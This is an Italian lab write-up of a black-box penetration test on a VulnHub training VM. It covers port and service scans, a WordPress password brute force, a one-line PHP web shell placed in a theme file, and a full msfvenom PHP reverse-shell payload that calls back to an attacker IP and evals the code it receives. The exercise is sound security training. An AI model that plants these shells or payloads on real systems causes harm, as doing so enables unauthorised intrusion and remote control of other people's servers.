

Hacking VM BlackBox

Sommario

Traccia esercizio	2
Svolgimento esercizio principale	3
Individuazione e configurazione della VM target nella rete.....	3
Scansione delle porte aperte.....	5
Scansione dei servizi.....	5
FTP (vsftpd 2.3.5).....	7
Primo brain storming.....	7
wpscan.....	8
Azioni dopo l'accesso.....	9
Creazione shell da php.....	9
Metasploit.....	11
Creazione Payload PHP	11
Inserire il payload in WordPress	11
Eseguire il Payload	11
Risultato finale	12

Traccia esercizio

🔗 Esercizio Traccia e requisiti Scarica e importa la macchina virtuale da questo link leggendario:
<https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova>

✖ La Missione: Scatena le tue abilità per conquistare i privilegi di root. Ci sono almeno due percorsi segreti per raggiungere il dominio totale su questa macchina. Durante il tuo viaggio, esplora a fondo ogni angolo nascosto per svelare tutti i suoi misteri.

🏢 Scenario: Immagina che un'azienda ti chieda testare le sue difese, con l'obiettivo di attaccare una macchina o un server dall'interno, senza alcuna informazione preliminare. Questa è la vera essenza di un test BlackBox.

⌚ Regole del Gioco:

- Nessuna indicazione ti sarà fornita sulla configurazione delle macchine. Affidati al tuo ingegno.
- Potete cercare la soluzione di BSides-Vancouver-2018 su internet solo dopo la consegna.
- Non usate pwnkit o i suggesteri di msfconsole.

🔥 Il Destino chiama. Sei pronto a rispondere alla sfida e a scrivere il tuo nome nella leggenda?

Svolgimento esercizio principale

Individuazione e configurazione della VM target nella rete

Requisiti:

- La VM BlackBox è stata importata su VirtualBox e impostato la scheda di rete in rete interna;
- Il laboratorio virtuale è impostato in DHCP tramite pfSense;

Per l'individuazione della rete utilizzare il comando **sudo arp-scan --localnet** su Kali Linux.

```
(kali㉿kali)-[~]
└─$ sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:d9:94:f5, IPv4: 192.168.1.25
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
 192.168.1.1    08:00:27:4a:1d:81      (Unknown)
 192.168.1.115  08:00:27:9d:b9:c0      (Unknown)
```

Come da immagine si esclude l'indirizzo IP di pfSense, riservato al gateway, 192.168.1.1 e pertanto per esclusione l'indirizzo IP target è il 192.168.1.115.

Per un'ulteriore indagine sulla macchina target, si lancia il comando nmap -O 192.168.1.115 per scoprire ulteriori informazioni anche sul sistema operativo.

```
(kali㉿kali)-[~]
└─$ nmap -O 192.168.1.115
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 19:37 CEST
Nmap scan report for 192.168.1.115
Host is up (0.00082s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:9D:B9:C0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.93 seconds
```

Si sono scoperte le seguenti informazioni:

Indirizzo IP: 192.168.1.115

- Porte aperte:
 - 21/tcp: FTP
 - 22/tcp: SSH
 - 80/tcp: HTTP
- MAC Address: 08:00:27:9D:B9:C0 (Indica una scheda di rete di Oracle VirtualBox, quindi probabilmente la macchina target è una macchina virtuale in esecuzione su un host VirtualBox).
- Sistema operativo rilevato: Linux con kernel tra le versioni 3.X e 4.X.

Il sistema operativo potrebbe essere una distribuzione basata su Linux che utilizza una versione del kernel compresa in questo intervallo, come ad esempio una versione di Ubuntu, Debian, CentOS, o altre distribuzioni simili che utilizzano kernel Linux 3.X o 4.X.

Scansione Nessus

Avviare Nessus come da istruzioni report M3\W12\D2 e fare una scansione base sull'indirizzo IP target.

The screenshot displays two separate vulnerability reports from the Nessus interface:

VM blackbox / Plugin #90317

Vulnerabilities 24

MEDIUM SSH Weak Algorithms Supported

Description
Nessus has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys.

Solution
Contact the vendor or consult product documentation to remove the weak ciphers.

See Also
<https://tools.ietf.org/html/rfc4253#section-6.3>

Output

```
The following weak server-to-client encryption algorithms are supported :  
arcfour  
arcfour128  
arcfour256  
  
The following weak client-to-server encryption algorithms are supported :
```

Plugin Details

Severity:	Medium
ID:	90317
Version:	\$Revision: 1.3 \$
Type:	remote
Family:	Misc.
Published:	April 4, 2016
Modified:	December 14, 2016

Risk Information

Risk Factor:	Medium
CVSS v2.0 Base Score:	4.3
CVSS v2.0 Vector:	CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N

MEDIUM Apache Server ETag Header Information Disclosure

Description
The remote web server is affected by an information disclosure vulnerability due to the ETag header providing sensitive information that could aid an attacker, such as the inode number of requested files.

Solution
Modify the HTTP Etag header of the web server to not include file inodes in the Etag header calculation. Refer to the linked Apache documentation for more information.

See Also
<http://httpd.apache.org/docs/2.2/mod/core.html#FileETag>

Output

```
Nessus was able to determine that the Apache Server listening on port 80 leaks the servers inode numbers in the ETag HTTP Header field :  
  
Source : ETag: "85c-b1-56686f37454ea"  
Inode number : 2140  
File size : 177 bytes  
File modification time : Mar. 3, 2018 at 19:17:59 GMT  
  
To see debug logs, please visit individual host  
Port ▲ Hosts
```

Plugin Details

Severity:	Medium
ID:	88098
Version:	1.11
Type:	remote
Family:	Web Servers
Published:	January 22, 2016
Modified:	April 27, 2020

VPR Key Drivers

Threat Recency:	No recorded events
Threat Intensity:	Very Low
Exploit Code Maturity:	Unproven
Age of Vuln:	730 days +
Product Coverage:	Low
CVSSV3 Impact Score:	1.4
Threat Sources:	No recorded events

Risk Information

Vulnerability Priority Rating (VPR):	1.4
Exploit Prediction Scoring System (EPSS):	0.0011

Vedasi allegato “**VM blackbox_lre7d2.pdf**”

Scansione delle porte aperte

Utilizzare il comando **nmap -sS -Pn -p- 192.168.1.115**

- -sS: Scansione stealth SYN.
- -Pn: Disabilita il ping (utile per evitare firewall che bloccano ICMP).
- -p-: Scansiona tutte le 65535 porte.

```
(kali㉿kali)-[~]
└─$ nmap -sS -Pn -p- 192.168.1.115
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 19:41 CEST
Nmap scan report for 192.168.1.115
Host is up (0.00046s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:9D:B9:C0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 26.01 seconds
```

Porte aperte:

- 21/tcp: FTP
- 22/tcp: SSH
- 80/tcp: http

Scansione dei servizi

Eseguire una scansione con nmap per identificare le versioni dei servizi in esecuzione:

nmap -sV 192.168.1.115

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.115
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 19:44 CEST
Nmap scan report for 192.168.1.115
Host is up (0.00043s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:9D:B9:C0 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.97 seconds
```

FTP (porta 21):

- Servizio: vsftpd 2.3.5
- Questo è un server FTP molto noto, ma la versione 2.3.5 è vulnerabile a un exploit famoso (CVE-2011-2523), che permette l'apertura di una backdoor quando la configurazione è errata.

SSH (porta 22):

- Servizio: OpenSSH 5.9p1 su Ubuntu.
- Questa versione è relativamente vecchia e potrebbe presentare vulnerabilità note, specialmente se non aggiornata con le ultime patch di sicurezza.

HTTP (porta 80):

- Servizio: Apache httpd 2.2.22 su Ubuntu.
- Anche questa versione di Apache è piuttosto vecchia e potrebbe essere affetta da vulnerabilità note, come problemi di Denial of Service (DoS) o vulnerabilità privilege escalation.


nmap -sC 192.168.1.115 : -sC: Questa opzione specifica che Nmap deve eseguire script predefiniti. Gli script predefiniti fanno parte del NSE (Nmap Scripting Engine) e sono progettati per eseguire controlli comuni e informativi su un host o una rete. Gli script predefiniti includono controlli per:

- Rilevamento della versione del software
- Vulnerabilità comuni
- Controlli sulle porte aperte
- Raccolta di informazioni sui servizi
- E altri controlli che forniscono informazioni utili su un sistema.

```
(kali㉿kali)-[~]
$ nmap -sC 192.168.1.115
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 20:17 CEST
Nmap scan report for 192.168.1.115
Host is up (0.00033s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.1.25
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534 65534 4096 Mar 03 2018 public
22/tcp    open  ssh
|_ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http
|_http-title: Site doesn't have a title (text/html).
|_http-robots.txt: 1 disallowed entry
|_/backup_wordpress
MAC Address: 08:00:27:9D:B9:C0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
```

Si trova un link su tcp a backup_wordpress



FTP (vsftpd 2.3.5)


Utilizzare msfconsole per verificare l'esistenza di una backdoor **CVE-2011-2523** comandi:

1. **msfconsole**
2. **use exploit/unix/ftp/vsftpd_234_backdoor**
3. **set RHOSTS 192.168.1.115**
4. **run**

```
[*] 192.168.1.115:21 - Banner: 220 (vsFTPD 2.3.5)
[*] 192.168.1.115:21 - USER: 530 This FTP server is anonymous only.
[-] 192.168.1.115:21 - This server is configured for anonymous only and the backdoor code cannot be reached
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```


Dal tentativo si scopre che accatta connessione anonime.

Pertanto dall'indirizzo della cartella si entra con l'indirizzo <ftp://192.168.1.115/> e si trova la cartella public dove all'interno contiene il file con i nomi degli user.



Primo brain storming

Dalle indagini fin'ora condotte abbiamo una lista di user e un la pagina di wordpress che ci confermano che l'amministratore è **John**



'ed] This blog is no longer being maintained

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

Pertanto l'obiettivo è trovare le credenziali di John

wpscan

Si tenta un tentativo di brute force con wpscan utilizzando la lista rockyou.txt, comando:

```
wpscan --url http://192.168.1.115/backup\_wordpress --passwords /usr/share/wordlists/rockyou.txt --usernames john
```

```
[+] - http://192.168.1.115/backup_wordpress/wp-content/themes/twentyseventeen/style.css?ver=4.5, Match: 'Version : 1.2'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ━━━━━━━━━━━━━━━━ (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / enigma Time: 00:04:19 <                               > (2515 / 14346907) 0.01% ETA: ???:??

[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Oct 23 20:48:51 2024
[+] Requests Done: 2655
[+] Cached Requests: 38
[+] Data Sent: 1.391 MB
[+] Data Received: 1.6 MB
[+] Memory used: 280.047 MB
[+] Elapsed time: 00:04:25

[kali㉿kali]-[/run/.../1000/gvfs/ftp:host=192.168.1.115/public]
$ █
```


Password trovata: **enigma**

Azioni dopo l'accesso

Accesso riuscito:


User: **john**

Password: **enigma**



Creazione shell da php

Si aggiunge un codice in php dentro una delle pagine di wordpress



```
<?php
/*
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Sixteen
 * @since Twenty Sixteen 1.0
 */

// CMD su PHP
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>

get_header(); ?>



<main id="main" class="site-main" role="main"


        <section class="error-404 not-found">
            <header class="page-header">
                <h1 class="page-title"
found.', 'twentysixteen' ); ?></h1>


```

```
<?php if (isset($_GET['cmd'])) { system($_GET['cmd']); } ?>
```

Questo codice controlla se il parametro **cmd** sia presente nell'URL e, se è presente, esegue il comando specificato utilizzando la funzione **system()**. Questo permette di eseguire comandi di sistema attraverso il browser.


Per esempio il comando **si inserisce alla fine del link http://192.168.1.115/backup_wordpress/wp-content/themes/twentyseventeen/404.php?cmd=cat%20/etc/passwd** in questo modo si ottiene l'output da shell:



```
root:x:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin/bin:x:2:2:bin:/bin/sh sys:x:3:3:sys:/dev/bin/sh sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games/bin/sh man:x:6:12:man:/var/cache/man/bin/sh lp:x:7:7:lp:/var/spool/lpd/bin/sh mail:x:8:8:mail:/var/mail/bin/sh news:x:9:9:news:/var/spool/news/bin/sh uucp:x:10:10:uucp:/var/spool/uucp/bin/sh proxy:x:13:13:proxy:/bin/bin/sh www-data:x:33:33:www-data:/var/www/bin/sh backup:x:34:34:backup:/var/backups/bin/sh list:x:38:38:Mailing List Manager:/var/list/bin/sh irc:x:39:39:ircd:/var/run/ircd/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats/bin/sh nobody:x:65534:65534:nobody:/nonexistent/bin/sh libuuid:x:100:101:/var/lib/libuuuid/bin/sh syslog:x:101:103:/home/syslog/bin/false messagebus:x:102:105:/var/run/dbus/bin/false colord:x:103:108:colord colour management daemon.../var/lib/colord/bin/false lightdm:x:104:111:Light Display Manager:/var/lib/lightdm/bin/false whoopsie:x:105:114:/nonexistent/bin/false avahi-autopid:x:106:117:Avahi autoip daemon.../var/lib/avahi-autopid/bin/false avahi:x:107:118:Avahi mDNS daemon.../var/run/avahi-daemon/bin/false usbmux:x:108:46:usbmux daemon.../home/usbmux/bin/false kernoops:x:109:65534:Kernel Oops Tracking Daemon.../bin/false pulse:x:110:119:PulseAudio daemon.../var/run/pulse/bin/false rtkit:x:111:122:RealtimeKit.../proc/bin/false speech-dispatcher:x:112:29:Speech Dispatcher.../var/run/speech-dispatcher/bin/sh hplip:x:113:7:HPLIP system user.../var/run/hplip/bin/false saned:x:114:123:/home/saned/bin/false abatchy:x:1000:1000:abatchy.../home/abatchy/bin/bash mysql:x:115:125:MySQL Server.../nonexistent/bin/false ftp:x:116:126:ftp daemon.../srv/ftp/bin/false john:x:1001:1001.../home/john/bin/bash mai:x:1002:1002.../home/mai/bin/bash anne:x:1003:1003.../home/anne/bin/bash doomguy:x:1004:1004.../home/doomguy/bin/bash sshd:x:117:65534:/var/run/sshd/usr/sbin/login get_header(); ?>
```

Oppure il comando **ls**

http://192.168.1.115/backup_wordpress/wp-content/themes/twentyseventeen/404.php?cmd=ls



```
404.php archive.php comments.php css footer.php functions.php genericons header.php image.php inc index.php js languages page.php readme.txt rtl.css screenshot.png search.php searchform.php sidebar-content-bottom.php sidebar.php single.php style.css template-parts get_header(); ?>
```

Metasploit

Creazione Payload PHP


Comando con msfvenom

```
sudo msfvenom -p "php/meterpreter/reverse_tcp" LHOST=192.168.1.101 LPORT=4444 -f raw
```

output del comando:

```
/*<?php /**/ error_reporting(0); $ip = '192.168.1.101'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ""; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Inserire il payload in WordPress



Eseguire il Payload

